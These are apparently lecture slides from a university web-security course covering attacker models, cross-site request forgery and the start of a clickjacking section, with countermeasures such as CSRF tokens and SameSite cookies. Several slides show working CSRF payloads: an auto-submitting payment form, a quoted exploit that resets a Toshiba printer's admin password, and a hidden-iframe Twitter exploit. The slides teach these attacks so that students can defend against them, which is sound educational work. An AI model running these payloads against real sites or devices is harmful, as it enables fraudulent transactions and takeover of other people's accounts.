CSRF and Clickjacking

Web Security

Juraj Somorovsky


Summer Semester 2024

Paderborn University

Last weeks: HTTP Header Fields

~~Human~~ Dog readable

```
GET /History.html HTTP/1.1
Host: www.w3.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
....
```




www.w3.org

```
HTTP/1.1 200 OK
Date: Wed, 15 May 2019 21:54:05 GMT
Last-Modified: Mon, 29 Aug 2016 21:23:30 GMT
ETag: "471d-53b3c79bc1880-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Cache-Control: max-age=21600
Connection: close
…
<html>
  ....
```

~~Human~~ Dog readable

JavaScript

GET /index.html HTTP/1.1




www.w3.org


```
<html>
 <head>
 <script>alert("JavaScript executed!")</script>
 </head>
 <body/>
</html>
```

JavaScript


GET /index.html HTTP/1.1



www.w3.org



Same Origin Policy (SOP)



Same Origin Policy (SOP)

- Security concept developed in 1996
- Allows only scripts from the same origin to access DOM
- What is an origin?

Combination of:
- **Protocol**
- **Domain**
- **Port**

Web Attacks: Overview

- Attacker Model
- Cross-Site Request Forgery (CSRF)
- Clickjacking

Web Attacks: Overview

Attacker Model

- Cross-Site Request Forgery (CSRF)
- Clickjacking

Attacker Models

- Why do we need *attacker models?*
  - Defines ***who*** wants to do ***what*** and ***how he/she*** is doing it
  - Attacker's Goal
    - They want to shutdown a service
    - They want do get access to one/multiple accounts of other people
    - They hack for fun
    - ….
  - Attacker's Resources
    - They have one PC
    - They control a bot network
    - They are the NSA
    - They are a malicious employee with/without administration access
    - ….

Attacker Models

- Why do we need *attacker models?*
  - Victim's Behavior
    - The victim downloads a file and starts it
    - The victim clicks on a link
    - The victim has an account
    - No requirements regarding the victim's behavior

Attacker Models: Methodology

- Methodology
  - Analysis Phase
    - Set-up and configure the test environment
    - Determine the *ground truth:* Observing the normal behaviour
    - Document security relevant aspects or interesting stuff
  - Attacks
    - Test Catalog: Create a test catalog with attack classes and the corresponding attacker models
    - Test Suite: Create test/attack vectors
    - Evaluation: Test the vectors
    - Documentation: Screenshots, Exploits, HTTP traffic
  - Report

Attacker Models: Examples


- Denial-of-Service Attacks
  - Goal: Shutdown or overload a service
  - Requirement:
    - The system is publicly accessible over Internet
    - The attacker has enough bandwidth to send multiple requests
  - Victim‘s Behavior
    - No requirements

Attacker Models: Examples

- Person-in-the-Middle Attacks
  - Goal: eavesdrop victim‘s communication
  - Requirement:
    - The attacker is within the same network
    - No countermeasures implemented by the network provider
  - Victim‘s Behavior
    - The victim ignores TLS certificate warnings

Assumption in All Our Lectures

- The user uses Transport Layer Security



The attacker **cannot** eavesdrop / read / modify user-server communication

Questions

https://httpstatusdogs.com/

Web Attacks: Overview


- Attacker Model
- Cross-Site Request Forgery (CSRF)
- Clickjacking

Cross-Site Request Forgery

- CSRF [sea-surf]
- Assumption: user is logged-in to a website
  - has a cookie for bank.com
- Prerequisite:
  - Attacker can force the user to execute requests to any website

    <form action="bank.com/">

    <a href="bank.com/">
- Attacker forces the user to execute a cross-site request to bank.com
  - The request is executed from the user's browser
  - It can invoke security-critical functionalities (e.g., register new user, perform bank transactions, …)




Bank.com

POST /login
user=tessa&password=1234


HTTP/1.1 200 OK
Set-Cookie: uid=84032480a


GET /index.html
Cookie: uid=84032480a



attacker.com

I have dog pictures!





Bank.com

GET /index.html

HTTP 200 OK

<html>
…
<img src="bank.com/pay?account=attacker">
…

GET /pay?account=attacker
Cookie: uid=84032480a

HTTP/1.1 200 OK
Payment accepted

DEMO

CSRF example

```
<html>
<body>

<form id="csrf-form" method="POST" action="http://paypal.com/pay">
  <input name="name" type="text" value="attacker">
  <input name="account" type="text" value="82340834034">
  <input name="amount" type="text" value="500">
  <input name="submitId" value="Submit" type="submit">
</form>

<script>document.getElementById("csrf-form").submit();</script>

</body>
</html>
```

TOSHIBA e-Studio: changing password

```
<body onload="javascript:document.forms[0].submit()">
<H2>TOSHIBA e-Studio 232/233/282/283 Change Admin Password</H2>
<form name="form0" action="http://[IP_ADDR]:8080/ADMIN/SETUP/Save"
method="post">
 <input type="hidden" name="MODE" value="General" />
 <input type="hidden" name="EDTCHK" value="1" />
 <input type="hidden" name="STRADMINPASS" value="331337" />
 <input type="hidden" name="STRADMINPASSDUMMY" value="331337" />
 <input type="hidden" name="STRCONADMINPASS" value="331337" />
</form>
</body>
```

https://www.exploit-db.com/exploits/29570

CSRF attack strikes Twitter

I mean, who didn't see this coming?

Twitter allows a URL to send a tweet. Many sites and retweet buttons and such rely on it. No POST, no nonce, nothing. Just a simple HTTP GET triggers a tweet. Clearly, someone was going to exploit this eventually.

Here's the exploit:

```
<script type="text/javascript">
var el1 = document.createElement('iframe');
var el2 = document.createElement('iframe');
el1.style.visibility="hidden";
el2.style.visibility="hidden";
el1.src = "http://twitter.com/share/update?status=WTF:%20" +
el2.src = "http://twitter.com/share/update?status=i%20love%2
document.getElementsByTagName("body")[0].appendChild(el1);
document.getElementsByTagName("body")[0].appendChild(el2);
</script>
```


https://nacin.com/2010/09/26/csrf-twitter/

CSRF in Plesk API enabled server takeover

Ben Dickson 11 November 2022 at 11:31 UTC
Updated: 11 November 2022 at 16:51 UTC

API CSRF RCE

Bugs in programming interfaces of web hosting admin tool patched



The REST API of Plesk was vulnerable to client-side request forgery (CSRF), which could lead to multiple potential attacks, including malicious file upload and the takeover of the server.

Plesk is a very popular administration tool for web hosting and data center providers. Users usually use its web interface to administer their websites and file servers. This interface has been exhaustively tested and patched against security holes.


https://portswigger.net/daily-swig/csrf-in-plesk-api-enabled-server-takeover

CSRF countermeasures

- Do not use GET, … requests for performing permanent data modification
  - Use (only) POST

- CSRF tokens
  - Server generates a hidden **random fresh** token for each HTML form
  - The POST request is only accepted if the token is valid

CSRF tokens



Bank.com

GET /index.html

HTTP/1.1 200 OK
…
<form method="**POST**" action="/pay">
  <input name="name" type="**text**">
  <input name="csrf" value="u204330b" type="hidden">
</form>

POST /pay
name=user&csrf= u204330b

26

CSRF tokens

What are the necessary properties of CSRF tokens?

A) They need to be random

B) Every CSRF token needs to be bound to a user

C) They need to be one-time tokens

D) They need to be bound to the user sessions

https://pingo.coactum.de/633763

CSRF tokens


- The POST request is only accepted with a CSRF token
- The attacker cannot guess the random token

- Common failures:
  - CSRF token generated but not validated
  - Guessable (non-random) CSRF tokens
  - Tokens not bound to users
    - Attacker can obtain a valid CSRF token for their account
    - Use this CSRF token to attack his victim
    - **Binding** of CSRF tokens to user sessions important

CSRF countermeasures

- **SameSite** cookies
- RFC 6265
- Modes:
  - **strict**: cookie is withheld with any cross-site usage. Even in case of a link to another website.
  - **None:** all cookies will be sent in cross-origin requests
  - **lax**: default, cookies sent when navigating to a different website

attacker.com



Bank.com

POST /login
user=bob&password=12345

HTTP/1.1 200 OK
Set-Cookie: uid=84032480a; SameSite=strict

GET /index.html

HTTP/1.1 200 OK
<form …>

POST /pay
Coo[redacted]


Do we need to protect login forms?

A) Yes

B) No

https://pingo.coactum.de/633763

attacker.com



Google.com

GET /index.html

```
<form method="POST" action="/login">
   <input name="name" type="text"
value="attacker">
</form>
```

POST /login
name=attacker&password=xyz

HTTP/1.1 200 OK
Set-Cookie: uid=jflsjf02438

GET /search

...


I can see your
G searches

http://seclab.stanford.edu/websec/csrf/csrf.pdf

How do web applications handle this?

- Task (for the next 15 minutes)
  - Analyze your two favourite web sites
  - Discuss whether they support CSRF protections

Questions



https://httpstatusdogs.com/

More information


- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
- https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.md
- https://www.owasp.org/index.php/Testing_for_CSRF_(OTG-SESS-005)


Web Attacks: Overview

- Attacker Model
- Cross-Site Request Forgery (CSRF)
- Clickjacking

attacker.com

I have dog pictures!





Bank.com

GET /index.html


HTTP 200 OK

<html>
…
<img src="bank.com/pay?account=attacker">
…

GET /pay?account=attacker
Cookie: uid=84032480a

HTTP/1.1 200 OK
Payment accepted

Protecting against CSRF attacks



Bank.com

GET /index.html

HTTP/1.1 200 OK
…
<form method="**POST**" action="/pay">
  <input name="name" type="**text**">
  <input name="csrf" value="u204330b" type="hidden">
</form>

POST /pay
name=user&csrf= u204330b

Motivation


- Website uses CSRF tokens correctly
- How can we force the user to perform actions on the real website?

- How can we force the user to click on something?

